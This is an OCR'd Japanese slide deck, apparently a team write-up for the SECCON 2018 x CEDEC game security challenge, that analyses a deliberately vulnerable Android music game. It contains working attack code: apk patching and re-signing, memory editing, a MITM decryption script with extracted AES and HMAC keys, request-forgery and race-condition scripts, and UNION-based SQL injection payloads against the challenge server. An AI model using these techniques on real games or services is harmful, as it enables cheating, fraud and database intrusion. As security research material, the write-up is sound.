SECCON 2018 x CEDEC CHALLENGE ゲームセキュリティチャレンジ 調査結果

Harekaze


ゲームの概要

CHUNI MUSIC

- Android 向けの Unity 製ゲーム
- 青い円が黒い円の外周に重なった時にタイミングよくタップをする音楽ゲーム

目的

- このゲームに存在する問題点を調べる



検証環境・調査に使用したツール

- NoxPlayer 6.2.1.1
  - Android エミュレータ (https://jp.bignox.com/)
- mitmproxy 4.0.4
  - プロキシ (https://mitmproxy.org)
- apktool 2.2.4
  - apk ファイルの展開・再パッケージ化 (https://github.com/iBotPeaches/Apktool)
- dex2jar 2.0
  - dex ファイルの jar ファイルへの変換 (https://sourceforge.net/p/dex2jar)
- jd-gui 1.4.0
  - jar ファイルのデコンパイル (http://jd.benow.ca)

問題点の一覧 (クライアントサイド)

- コストなしでのスタミナの回復が可能 - 6
- 装備限界数を超えてスキルの装備が可能 - 8
- root 化された端末でもゲームがプレイ可能 - 11
- 意図しない状態でのスタミナの回復が可能 - 12
- ランキング画面でリッチテキストが利用可能 - 13
- libil2cpp.so の静的解析が容易 - 16
- apk の改変が容易 - 18
- メモリ書き換えによる不正が容易 - 23
- 中間者攻撃に対して脆弱 - 30
- 秘密鍵・IV (初期化ベクタ) の取得が容易 - 34

問題点の一覧 (サーバサイド)

- リクエスト改ざんによる任意回数のガチャの実行が可能 - 45
- 不正にガチャをたくさん引くことが可能 - 49
- ランキングへの不正なスコアの登録が可能 - 54
- 過剰なリセマラが簡単に可能 - 58
- SQLインジェクションが可能 - 60
- 空文字列や空白文字だけの名前が使用可能 - 65

コストなしでのスタミナの回復が可能 - 概要

- スタミナ等の管理をすべてクライアント側で行っており、
  スタミナ値は SharedPreferences に平文で保存されているため、
  SharedPreferences に変更を加えるだけでスタミナの回復が行える

コストなしでのスタミナの回復が可能 - 手法

- 楽曲を遊んでスタミナが減っている状態にし、ゲームを終了
- /data/data/com.totem.chuni_music/shared_prefs/com.totem.chuni_music.v2.playerprefs.xml を adb pull で PC 上にコピー
- XML ファイルの <int name="stamina" value="(減ったスタミナ値)" /> を <int name="stamina" value="10" /> に変更する
- 変更を加えた XML ファイルを元あった場所に adb push で戻す
- ゲームを起動すると、スタミナ値が 10 に戻っているのがわかる

装備限界数を超えてスキルの装備が可能 - 概要

- 装備中のスキルの装備の管理をクライアント側で行っており、musicgame.db というファイルに変更できる形で保存されているため、
  musicgame.db に変更を加えるだけで、本来 5 個しか装備できないスキルを無制限に装備できる

装備限界数を超えてスキルの装備が可能 - 手法

- /data/media/0/Android/data/com.totem.chuni_music/files/databases/musicgame.db を adb pull で PC 上にコピー
- sqlcipher でデータベースを開く
- assets/bin/Data/Managed/Metadata/global-metadata.dat 中に平文で存在するパスワード piyopoyo で復号
- INSERT INTO skills (id,type) values (3761,0),(3762,0),(3763,0),(3764,0),(3765,0),(3766,0),(3767,0),(3768,0),(3769,0),(3770,0); のような SQL 文を発行し、所持しているスキルを全て skills (装備しているスキルのテーブル) に挿入
- 変更を加えたデータベースを元あった場所に adb push で戻す
- ゲームを起動すると…

装備限界数を超えた 10 個のスキルを装備している

データベースに変更を加えた後のスキル装備画面

root 化された端末でもゲームがプレイ可能 - 概要

- root の検知機能がゲームに搭載されていないため、
  root 化されている端末上でもゲームがプレイできる

意図しない状態でのスタミナの回復が可能 - 概要

- スタミナが完全に回復されている場合であっても、
  (ダイアログは表示されるが) コインかジュエルをタップすると消費される

ランキングでリッチテキストが利用可能 - 概要

- 楽曲のクリア後に表示されるランキング画面において、
  hoge のような名前で登録することでリッチテキストが利用でき、
  そのユーザ以降の表示を妨げることができる

ランキングでリッチテキストが利用可能 - 手法

- `<size=256>LARGE</size>` というユーザ名で登録
- 楽曲をプレイし、ランキングに入る

2 位以降のユーザの名前が見えなくなっている

リッチテキストが使われたランキング画面

libil2cpp.so の静的解析が容易 - 概要

- global-metadata.dat に存在するクラス情報を利用することで、
  シンボル情報が削除されている libil2cpp.so の静的解析を簡単にできる

libil2cpp.so の静的解析が容易 - 手法

- https://github.com/Perfare/Il2CppDumper に libil2cpp.so と global-metadata.dat を与える
  - dump.cs (クラスのプロパティやメソッドのオフセットの一覧) や、DummyDll フォルダ (オフセット情報のみのダミーの dll ファイルがある) が生成される
- 生成されたファイルの情報をもとに、逆アセンブラ等を使って libil2cpp.so の解析を行う

apk の改変が容易 - 概要

- `libil2cpp.so` 等に変更を加えた上で、
  apk の再構築·再署名を行うことでゲームの改変ができる

apk の改変が容易 - 手法

- 1 回のタップでコンボ数が 255 に増えるようにする場合
- apktool で CHUNI_MUSIC.apk を展開
- lib/armeabi-v7a/libil2cpp.so を objdump で逆アセンブル
- Il2CppDumper が出力した dump.cs をもとに、
  タップ後にコンボ数をアップデートしているメソッド
  (MusicGameManager$$updateCombo) の処理を読む

```
  616ef8:    e92d4ff0    push {r4, r5, r6, r7, r8, r9, sl, fp, lr}
...
  617020:    e590005c    ldr r0, [r0, #92]    ; 0x5c
  617024:    e590101c    ldr r1, [r0, #28]
  617028:    e5900020    ldr r0, [r0, #32]
  61702c:    e0200001    eor r0, r0, r1
  617030:    e2802001    add r2, r0, #1
  617034:    e28d0030    add r0
  617038:    eb00011b    bl  61
...
```

コンボ数に 1 を加えている

MusicGameManager$$updateCombo を逆アセンブルした一部

apk の改変が容易 - 手法

- バイナリエディタを使って lib/armeabi-v7a/libil2cpp.so の 0x617030 にある 01 20 80 E2 (add r2, r0, #1) を FF 20 80 E2 (add r2, r0, #255) に変更
- apktool を使って apk を再構築 (apktool b CHUNI_MUSIC -o app-modified.apk)
- apk の再署名 (jarsigner -verbose -signedjar app-modified-signed.apk -keystore ~/.android/debug.keystore -storepass android -keypass android app-modified.apk androiddebugkey)
- 再署名された apk をインストールし、楽曲をプレイすると…

改変された apk のプレイ画面

メモリ書き換えによる不正が容易 - 概要

- ゲームに使用されているスタミナの最大値等のパラメータが、
  平文あるいは簡単に復元可能な形で保存されているため、
  これらを容易に検索し改変することができる

メモリ書き換えによる不正が容易 - 手法

- GameGuardian 等のメモリ改変ツールを端末にインストール
- 前述の Il2CppDumper が出力したファイルから、
  `maxStamina` (スタミナの最大値) の後ろには `stone` (ジュエルの個数) と
  `coin` (コインの枚数) が格納されているのが分かっている


```
// Namespace:
public class PlayerData // TypeDefIndex: 2224
{
	// Fields
	public int rank; // 0x8
	public int exp; // 0xC
	public int availableMusic; // 0x10
	public int maxStamina; // 0x14
	public int stone; // 0x18
	public int coin; // 0x1C
	public string uuid; // 0x20
	public string name; // 0x24

	// Methods
	public void .ctor(); // 0x61BF04
}
```

maxStamina, stone, coin が連続している

PlayerData のメンバのオフセット一覧

メモリ書き換えによる不正が容易 - 手法

- 現在のスタミナの最大値は 10、ジュエルの個数は 83 個、
  コインの枚数は 30 個になっている
- メンバのメモリ上の連続性を利用して `0a 00 00 00 53 00 00 00 1e 00 00 00`
  (10 進数で 10, 83, 30) でメモリを検索し、`PlayerData` のインスタンスのアドレスを
  特定
- `maxStamina` と `stone`、`coin` を 9999 に書き換えると…



メモリを改変している様子

メモリ改変後のゲームのプレイ画面

メモリ書き換えによる不正が容易 - 手法


- なお、楽曲プレイ中の重要なパラメータ (スコア、コンボ数等) は xor や加算のような単純な方法によって難読化されている
- これらの難読化への対応がされているメモリ改変ツールを利用することで、容易にスコアやコンボ数等のパラメータの改変も可能

中間者攻撃に対して脆弱 - 概要

- 端末に不正なルート証明書をインストールさせることで、
  このルート証明書が発行した証明書を信頼させることができる
  - クライアントとサーバ間の通信は SSL/TLS によって暗号化されているが、これによって復号ができてしまう
  - クライアントとサーバ間に攻撃者が入り込むことで、
    通信の盗聴や改ざんが可能になる

中間者攻撃に対して脆弱 - 手法

- mitmproxy や Fiddler のようなプロキシを利用する
  (今回は mitmproxy を利用する)
  - 攻撃者がプロキシを起動
  - 被害者が端末の設定を行う
    - 通信がプロキシを経由するように設定
    - プロキシによって発行されたルート証明書をインストール
  - 被害者がゲームを起動すると、攻撃者の画面では…



復号された HTTP の通信

中間者攻撃に対して脆弱 - 手法

- SSL/TLS によって暗号化された通信は復号できた
- しかし、HTTP 上でも独自に暗号化が行われているため、
  こちらも復号を行う必要がある

秘密鍵・IV (初期化ベクタ) の取得が容易 - 概要

- 復元が容易に可能な形で秘密鍵・IV が保存されているため、
  これらを取得して前述の独自に暗号化された通信が復号・改ざん可能

秘密鍵・IV (初期化ベクタ) の取得が容易 - 手法


- 秘密鍵
  - apk ファイルを展開
  - `classes.dex` を dex2jar を使って jar ファイルに変換
  - 出力された `classes-dex2jar.jar` を jd-gui を使ってデコンパイル
  - 中には `com.totem.keygenerator.KeyGenerator` というクラスがあり、これによって秘密鍵の生成が行われていると推測可能
    - ただし、ネイティブコードのライブラリ内にある関数が使われている

秘密鍵・IV (初期化ベクタ) の取得が容易 - 手法

- 秘密鍵
  - IDA Pro 等による静的解析は手間がかかる
  - Frida 等による動的解析も少々面倒
  - ⇨ jar ファイルとネイティブコードのライブラリをそのまま使い、秘密鍵を生成する Android アプリケーションを作成する

```java
package com.example.st.secconxcedec2018_test;

import android.support.v7.app.AlertDialog;
import android.support.v7.app.AppCompatActivity;
import android.os.Bundle;
import com.totem.keygenerator.KeyGenerator;

public class MainActivity extends AppCompatActivity {
    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);

        KeyGenerator k = new KeyGenerator();
        new AlertDialog.Builder( context: MainActivity.this)
                .setTitle("title")
                .setMessage(hex(k.generateKey()))
                .setPositiveButton( text: "OK", listener: null)
                .show();
    }

    public String hex(String s) {
        StringBuilder res = new StringBuilder();
        for (int i = 0; i < s.length(); i++) {
            res.append(Integer.toString(Integer.valueOf(s.charAt(i)), radix: 16));
            res.append(" ");
        }
        return res.toString();
    }
}
```

秘密鍵を生成・表示するアプリケーションのソースコード



ダイアログで表示された秘密鍵

秘密鍵・IV (初期化ベクタ) の取得が容易 - 手法

- 秘密鍵
  - これにより秘密鍵は **EnJ0YC3D3C2018!!** とわかった
- IV
  - 通信は AES で暗号化されているため、
    復号には秘密鍵だけではなく IV (初期化ベクタ) も必要となる
  - `global-metadata.dat` 中に
    平文で保存されている **IVisNotSecret123** という文字列が見つかる

秘密鍵・IV (初期化ベクタ) の取得が容易 - 手法

- HMAC の秘密鍵
  - 通信の復号には秘密鍵と IV だけが必要とされる
  - サーバ側ではリクエストの検証に HMAC が使われているため、
    リクエストの偽造も行う場合には HMAC の秘密鍵も必要とされる
  - `global-metadata.dat` 中に
    平文で保存されている **`newHmacKey`** という文字列が見つかる
- これまでに得られた情報を使って、
  暗号化や復号を行う Python のライブラリを作成する

```python
import hashlib
import hmac
from Crypto.Cipher import AES

KEY = 'EnJ0YC3D3C2018!!'
IV = 'IVisNotSecret123'
HMAC_KEY = 'newHmacKey'

def calc_hmac(msg):
 return hmac.new(HMAC_KEY, msg, hashlib.sha256).hexdigest()

def pad(msg):
 x = 16 - len(msg) % 16
 return msg + chr(x) * x

def unpad(msg):
 return msg[:-ord(msg[-1])]

def encrypt(key, iv, msg):
 c = AES.new(key, AES.MODE_CBC, IV=iv).encrypt(pad(msg))
 sig = calc_hmac(msg)
 return c.encode('base64').strip(), sig

def decrypt(key, iv, c):
 s = AES.new(key, AES.MODE_CBC, IV=iv).decrypt(c)
 return unpad(s)
```

暗号化や復号を行うライブラリのソースコード

秘密鍵・IV (初期化ベクタ) の取得が容易 - 手法

- このライブラリと mitmproxy を使って、
  通信の復号を行う Python スクリプトを作成し、実行する

```
import base64
import json
import sys
from mitmproxy import ctx
from lib import *

key, iv = KEY, IV

def request(flow):
 global key, iv
 if 'cedec.seccon.jp' not in flow.request.host:
   return
 if flow.request.path in ('/2018/key', '/2018/uuid'):
   key, iv = KEY, IV
 if flow.request.urlencoded_form:
   data = base64.b64decode(flow.request.urlencoded_form['data'])
   data = decrypt(key, iv, data)
   ctx.log.info('>%s: %s' % (flow.request.path, data))

def response(flow):
 global key, iv
 if 'cedec.seccon.jp' not in flow.request.host:
   return
 data = flow.response.get_content()
 if data:
   data = decrypt(key, iv, base64.b64decode(data))
   if 'metadata' in data:
     metadata = data['metadata']
     if 'key' in metadata:
       key = metadata['key']
     if 'iv' in metadata:
       iv = metadata['iv']
   ctx.log.info('<%s: %s' % (flow.request.path, data))
```

通信を復号するスクリプトのソースコード

通信を復号している様子

リクエスト改ざんによる任意回数のガチャ - 概要

- ガチャ時、ガチャを引く回数がサーバ側でチェックされていないため、
  本来 1 回か 5 回しか一度に引くことができないガチャが、
  所持コインの範囲内で 3 回や 10 回のような回数まとめて引くことができる

リクエスト改ざんによる任意回数のガチャ - 手法

- 前述の暗号化・復号ライブラリを使い、
  /2018/gacha という API のエンドポイントに
  {“gacha”:3} という JSON を POST する

```
import json
import sys
import urlparse
import requests
from lib import *

URL = 'https://cedec.seccon.jp'
key, iv = KEY, IV

uuid = sys.argv[1]
s = requests.Session()

data, sig = encrypt(key, iv, json.dumps({'uuid': uuid}))
r = s.post(urlparse.urljoin(URL, '/2018/key'), data={'data': data}, headers={'X-Signature': sig})
metadata = json.loads(decrypt(key, iv, r.content.decode('base64')))['metadata']
key, iv = metadata['key'], metadata['iv']

data, sig = encrypt(key, iv, json.dumps({
 "gacha": 3
}))
r = s.post(urlparse.urljoin(URL, '/2018/gacha'), data={'data': data}, headers={'X-Signature': sig})
res = decrypt(key, iv, r.content.decode('base64'))
print res
```

/2018/gacha に POST するスクリプトのソースコード

```
$ python2 gacha.py 70d85e231ad96a599f7a429ceeb891a7
{"skills": [{"param": 200, "id": 7, "skillType": 3, "name":
"BaseScoreUpS"}, {"combo": 30, "param": 25000, "id": 2,
"skillType": 1, "name": "ScoreComboBuffM"}, {"combo": 15,
"param": 1, "id": 10, "skillType": 4, "name":
"ComboStaminaCureS"}], "metadata": {"uuid":
"70d85e231ad96a599f7a429ceeb891a7", "iv": "zKvF8HyWiRJ1zwN1"}}
```

ガチャを引いた結果が
JSON 形式で **3 つ**返ってきている

/2018/gacha に POST した結果

不正にガチャをたくさん引くことが可能 - 概要

- レースコンディションの対策がされていないため、
  所持しているコインで引ける個数以上のスキルを引くことができる

不正にガチャをたくさん引くことが可能 - 手法

- 前述の暗号化・復号ライブラリを使い、
  /2018/gacha という API のエンドポイントに
  {“gacha”:10} という JSON を同時に複数個 POST する

```
import json
import sys
import urlparse
import requests
import grequests
from lib import *

URL = 'https://cedec.seccon.jp'
key, iv = KEY, IV

uuid = sys.argv[1]
s = requests.Session()

data, sig = encrypt(key, iv, json.dumps({'uuid': uuid}))
r = s.post(urlparse.urljoin(URL, '/2018/key'), data={'data': data}, headers={'X-Signature': sig})
metadata = json.loads(decrypt(key, iv, r.content.decode('base64')))['metadata']
key, iv = metadata['key'], metadata['iv']

data, sig = encrypt(key, iv, json.dumps({
 "gacha": 10
}))
reqs = [
 grequests.post(urlparse.urljoin(URL, '/2018/gacha'), data={'data': data}, headers={'X-Signature': sig}, cookies=s.cookies),
 grequests.post(urlparse.urljoin(URL, '/2018/gacha'), data={'data': data}, headers={'X-Signature': sig}, cookies=s.cookies),
 grequests.post(urlparse.urljoin(URL, '/2018/gacha'), data={'data': data}, headers={'X-Signature': sig}, cookies=s.cookies),
 grequests.post(urlparse.urljoin(URL, '/2018/gacha'), data={'data': data}, headers={'X-Signature': sig}, cookies=s.cookies),
 grequests.post(urlparse.urljoin(URL, '/2018/gacha'), data={'data': data}, headers={'X-Signature': sig}, cookies=s.cookies)
]
print grequests.map(reqs)
```

/2018/gacha に同時に複数個 POST するスクリプトのソースコード (前半)

```
s = requests.Session()
key, iv = KEY, IV

data, sig = encrypt(key, iv, json.dumps({'uuid': uuid}))
r = s.post(urlparse.urljoin(URL, '/2018/key'), data={'data': data},
headers={'X-Signature': sig})
metadata = json.loads(decrypt(key, iv, r.content.decode('base64')))['metadata']
key, iv = metadata['key'], metadata['iv']

r = s.get(urlparse.urljoin(URL, '/2018/skill'))
res = decrypt(key, iv, r.content.decode('base64'))
print len(json.loads(res)['skills'])
```

/2018/gacha に同時に複数個 POST するスクリプトのソースコード (後半)

```
$ python2 race_condition.py 70d85e231ad96a599f7a429ceeb891a7
[<Response [200]>, <Response [200]>, <Response [200]>,
<Response [200]>, <Response [200]>]
50
```

本来 10 個しか引けないガチャが
50 個引くことができている

/2018/gacha に POST した結果

ランキングへの不正なスコアの登録 - 概要

- ランキングへの登録時、スコア等がサーバ側でチェックされていないため、
  123456789 のような通常のプレイでは達成できないスコアや、
  本来は存在しない楽曲の ID、難易度でのスコアの登録ができる

ランキングへの不正なスコアの登録 - 手法

- 前述の暗号化・復号ライブラリを使い、
  `/2018/score` という API のエンドポイントに
  不正なスコアが入力された状態の JSON を POST する

```
import json
import sys
import urlparse
import requests
from lib import *

URL = 'https://cedec.seccon.jp'
key, iv = KEY, IV

uuid = sys.argv[1]
s = requests.Session()

data, sig = encrypt(key, iv, json.dumps({'uuid': uuid}))
r = s.post(urlparse.urljoin(URL, '/2018/key'), data={'data': data}, headers={'X-Signature': sig})
metadata = json.loads(decrypt(key, iv, r.content.decode('base64')))['metadata']
key, iv = metadata['key'], metadata['iv']

data, sig = encrypt(key, iv, json.dumps({
 "myScore": {
   "musicId": 12345,
   "difficulty": 12345,
   "score": 2147483647,
   "uuid": uuid
 }
}))
r = s.post(urlparse.urljoin(URL, '/2018/score'), data={'data': data}, headers={'X-Signature': sig})
res = json.loads(decrypt(key, iv, r.content.decode('base64')))
scores, metadata = res['gameScores'], res['metadata']
iv = metadata['iv']
print json.dumps(scores)
```

/2018/score に POST するスクリプトのソースコード

```
$ python2 cheat_score.py 70d85e231ad96a599f7a429ceeb891a7
[{"score": 2147483647, "name": "hirotasora"}]
```

明らかにおかしいスコアが
そのままランキングに登録されている

/2018/score に POST した結果

過剰なリセマラが簡単に可能 - 概要

- ゲームのデータを削除するだけでリセットできるために、
  気に入ったスキルが出るまでデータの削除とガチャを繰り返す、
  いわゆるリセマラが簡単にできる

過剰なリセマラが簡単に可能 - 手法

- 設定 > ストレージ > アプリから CHUNI MUSIC を選択し、データを消去
- ゲームを起動し UUID の発行を行う
- スキルのガチャを引く
- 良い結果が出るまでデータの消去からガチャまでを繰り返す

SQL インジェクションが可能 - 概要

- サーバ側で、ユーザの入力値をそのまま SQL 文に結合し実行しているため、本来意図されていない SQL 文の実行ができる

SQL インジェクションが可能 - 手法

- 前述の暗号化・復号ライブラリを使い、
  /2018/key という API のエンドポイントに
  ペイロードが入力された状態の JSON を POST する
- /2018/account という API のエンドポイントに GET を行うことで、
  SQL インジェクションができる

```
import json
import sys
import urlparse
import requests
from lib import *

URL = 'https://cedec.seccon.jp'
key, iv = KEY, IV

s = requests.Session()

uuid = "' and 0 union select (select group_concat(table_name) from information_schema.tables where table_schema=database()), 2,
3, 4, 5, 6, 7, '"
data, sig = encrypt(key, iv, json.dumps({'uuid': uuid}))
r = s.post(urlparse.urljoin(URL, '/2018/key'), data={'data': data}, headers={'X-Signature': sig})
metadata = json.loads(decrypt(key, iv, r.content.decode('base64')))['metadata']
key, iv = metadata['key'], metadata['iv']

r = s.get(urlparse.urljoin(URL, '/2018/account'))
print decrypt(key, iv, r.content.decode('base64'))

s.close()
```

SQL インジェクションを行うスクリプトのソースコード

```
$ python2 sqli.py
{"userData": {"stone": 7, "coin": "", "uuid":
"flag,scores,skillmaster,skills,user", "exp": 4, "maxStamina":
6, "availableMusic": [], "rank": 3, "name": "2"}, "metadata":
{"uuid": "
group_conca                                    a.tables where
table_schema=database()), 2, 3, 4, 5, 6, 7, '", "key":
"9q831RWxvvPKMQ9G", "iv": "tQYPaIscikuqcFhN"}}
```

本来得られないテーブルの一覧が
SQL インジェクションにより返されている

SQL インジェクションを行った結果 1

```
$ python2 sqli.py
{"userData": {"stone": 7, "coin": "", "uuid":
"FLAG{Well_done!Enj0y_C3D3C!}", "exp": 4, "maxStamina": 6,
"availableMusic": 5, "name": "2"}, "metadata":
{"uuid": "'
4, 5, 6, 7,
"MO5o2VkIz3
```

UUID を ' and 0 union select (select flag from flag), 2, 3, 4, 5, 6, 7, ' に変えることで、
テーブルの内容を得ることもできる

SQL インジェクションを行った結果 2

